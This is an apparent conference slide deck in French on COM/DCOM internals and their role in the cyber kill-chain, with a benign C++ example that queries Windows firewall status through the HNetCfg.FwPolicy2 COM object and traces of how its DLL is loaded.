

[28/06/2025]


# (D)COM Turns 30: Revisiting a Legacy Interface in the Modern Threatscape

Julien BEDEL

Orange  
Cyberdefense

**LEHACK**  
**THE SINGULARITY**

# Joyeux anniversaire !



[https://docs.google.com/document/d/1\\_c8gkZ4ah4kcdO2puYaG53bfyyYzkFqhLwJutOgP5ME](https://docs.google.com/document/d/1_c8gkZ4ah4kcdO2puYaG53bfyyYzkFqhLwJutOgP5ME)

Microsoft Releases Beta Version of DCOM for Windows 95

Microsoft Source

**REDMOND, Wash., Sept. 18, 1996** — This week, Microsoft Corp. made available the beta version of Distributed Component Object Model (DCOM) for the Windows® 95 operating system. DCOM, a key capability of ActiveX

**REDMOND, Wash., Sept. 18, 1996** —

DCOM is simply "COM with a longer wire," an object protocol that enables ActiveX components to communicate directly with each other across a network. DCOM is language-neutral, so any language, including Java™, that produces ActiveX components can also produce DCOM applications. DCOM will be available on UNIX and other operating systems through Software AG and Digital Equipment Corp., and through an open standards process that is under way.

<https://news.microsoft.com/source/1996/09/18/microsoft-releases-beta-version-of-dcom-for-windows-95>




# Au programme

« Démystifier (D)COM et illustrer comment ce composant peut être utilisé dans toutes les étapes d'une kill-chain cyber »



# Cyber kill-chain




# Cyber kill-chain

TA0002 Execution	TA0003 Persistence	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0008 Lateral Movement
4 techniques	3 techniques	5 techniques	11 techniques	1 techniques
T1059 Command and Scripting Interpreter (0/7)  T1559 Inter-Process Communication (0/2)  T1053 Scheduled Task/Job (0/2)  T1047 Windows Management Instrumentation	T1574 Hijack Execution Flow (0/10)  T1112 Modify Registry  T1053 Scheduled Task/Job (0/2)	T1548 Abuse Elevation Control Mechanism (0/1)  T1134 Access Token Manipulation (0/5)  T1574 Hijack Execution Flow (0/10)  T1055 Process Injection (0/9)  T1053 Scheduled Task/Job (0/2)	T1548 Abuse Elevation Control Mechanism (0/1)  T1134 Access Token Manipulation (0/5)  T1211 Exploitation for Defense Evasion  T1222 File and Directory Permissions Modification (0/1)  T1574 Hijack Execution Flow (0/10)  T1656 Impersonation  T1070 Indicator Removal (0/9)  T1202 Indirect Command Execution	T1021 Remote Services (0/5)



# Disclaimer

1. Je ne suis pas un expert de COM/DCOM
2. On ne va pas pouvoir parler de tout



# Component Object Model

# Principe de fonctionnement

“Component Object Model (COM) est un système indépendant de la plateforme, distribué et orienté objet pour créer des composants logiciels binaires qui peuvent interagir.”

<https://learn.microsoft.com/en-us/windows/win32/com/the-component-object-model>



# Cas d'usage

Salut ! J'aimerai pouvoir consulter les règles du pare-feu Windows, je fais comment ?



Facile, j'expose tout ce qu'il faut via des interfaces COM !



# Dissection d'un objet COM

Name:	HNetCfg.FwPolicy2
CLSID:	E2B3C97F-6AE1-41AC-817A-F6F92166D7DD
Server Type:	InProcServer32
Server:	C:\Windows\System32\FirewallAPI.dll
CmdLine:	N/A
TreatAs:	N/A
Threading Model:	Both
ProgIDs:	
	HNetCfg.FwPolicy2

<https://github.com/tyranid/OleViewDotNet>



# Les interfaces

Interfaces:	Refresh		
Name	IID	Methods	VTable Offset
IIDDispatch	00020400-0000-0000-C000-000000000046	7	FirewallAPI.dll+0x52060
IINetFwPolicy2	98325047-C671-4174-8D81-DEFCD3F03186	3	FirewallAPI.dll+0x52060
IUnknown	00000000-0000-0000-C000-000000000046	3	FirewallAPI.dll+0x52060

<https://github.com/tyranid/OleViewDotNet>



# Les interfaces

```
1 [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2 interface INetFwPolicy2
3 {
4     /* Methods */
5     void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6     bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7     void RestoreLocalFirewallDefaults();
8     /* Properties */
9     int CurrentProfileType { get; }
10    bool FirewallEnabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
11    object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
12    bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
13    bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
14    bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
15    INetFwRules Rules { get; }
16    INetFwServiceRestriction ServiceRestriction { get; }
17    NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
18    NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
19    bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20    NET_FW MODIFY STATE LocalPolicyModifyState { get; }
21 }
```

<https://github.com/tyranid/OleViewDotNet>



# Cas d'usage


Et comment tout ça est enregistré dans Windows ?



Comme pour tout le reste..




# Cas d'usage



# Cas d'usage

J'ai tout ce qu'il me faut !



# FirewallCheck.exe - Interfaces

```
1 [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2 interface INetFwPolicy2
3 {
4     /* Methods */
5     void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6     bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7     void RestoreLocalFirewallDefaults();
8     /* Properties */
9     int CurrentProfileTypes { get; }
10    bool FirewallEnabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
11    object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
12    bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
13    bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
14    bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
15    INetFwRules Rules { get; }
16    INetFwServiceRestriction ServiceRestriction { get; }
17    NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
18    NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_profileType) { get; set; }
19    bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20    NET_FW MODIFY STATE LocalPolicyModifyState { get; }
21 }
```



# FirewallCheck.exe – main()

```
6 int main() {
7
8     HRESULT hr = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
9
10    CLSID clsid;
11    hr = CLSIDFromProgID(L"HNetCfg.FwPolicy2", &clsid);
12
13    INetFwPolicy2* pNetFwPolicy2 = nullptr;
14    hr = CoCreateInstance(clsid, nullptr, CLSCTX_INPROC_SERVER, IID_IUnknown, (void**)&pNetFwPolicy2);
15
16    VARIANT_BOOL firewallEnabled;
17    hr = pNetFwPolicy2->get_FirewallEnabled((NET_FW_PROFILE_TYPE2)NET_FW_PROFILE2_PUBLIC, &firewallEnabled);
18
19    if (SUCCEEDED(hr) && firewallEnabled == VARIANT_TRUE) {
20        std::wcout << L"Firewall is enabled for public profile, you're safe!" << std::endl;
21    } else {
22        std::wcout << L"Firewall is disabled for public profile, you'd better check your config!" << std::endl;
23    }
}
```




# FirewallCheck.exe – Exécution

The image shows two windows side-by-side. On the left is a Windows PowerShell window titled 'Windows PowerShell' with the command 'PS C:\> .\FirewallCheck.exe' entered. The output of the command is displayed as: 'Firewall is disabled for public profile, you'd better check your config!'. On the right is a screenshot of the Windows Defender Firewall settings window in Control Panel. The window title is 'Windows Defender Firewall'. It displays the status of the firewall for 'Private networks' (Not connected) and 'Guest or public networks' (Connected). It also shows the 'Windows Defender Firewall state' is set to 'Off'. Other visible details include 'Change notification settings', 'Turn Windows Defender Firewall on or off', 'Restore defaults', 'Advanced settings', 'Troubleshoot my network', and 'Help protect your PC with Windows Defender Firewall'.



# Chargement du serveur COM en mémoire



The screenshot shows the 'Modules' tab of the 'FirewallCheck.exe (9820) Properties' window. The 'Options' tab is selected. A red box highlights the row for 'FirewallAPI.dll'. The table lists the following modules:

Name	Base address	Size	Description
FirewallCheck.exe	0x7ff7fc080000	36 kB	
apphelp.dll	0x7ff8005f0000	592 kB	Application Compatibility Client Library
FirewallAPI.dll	0x7ff8020c0000	600 kB	Windows Defender Firewall API
imm32.dll	0x7ff805680000	188 kB	Multi-User Windows IMM32 API Client DLL
kernel32.dll	0x7ff804000000	776 kB	Windows NT BASE API Client DLL
ntdll.dll	0x7ff805e30000	1.97 MB	NT Layer DLL
uxtheme.dll	0x7ff800e60000	632 kB	Microsoft UxTheme Library

<https://systeminformer.sourceforge.io>



# Chargement du serveur COM en mémoire


Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	ReqQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\Default
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	ReqQuerValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\Default
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll

<https://live.sysinternals.com/Procmon.exe>



# Cas d'usage

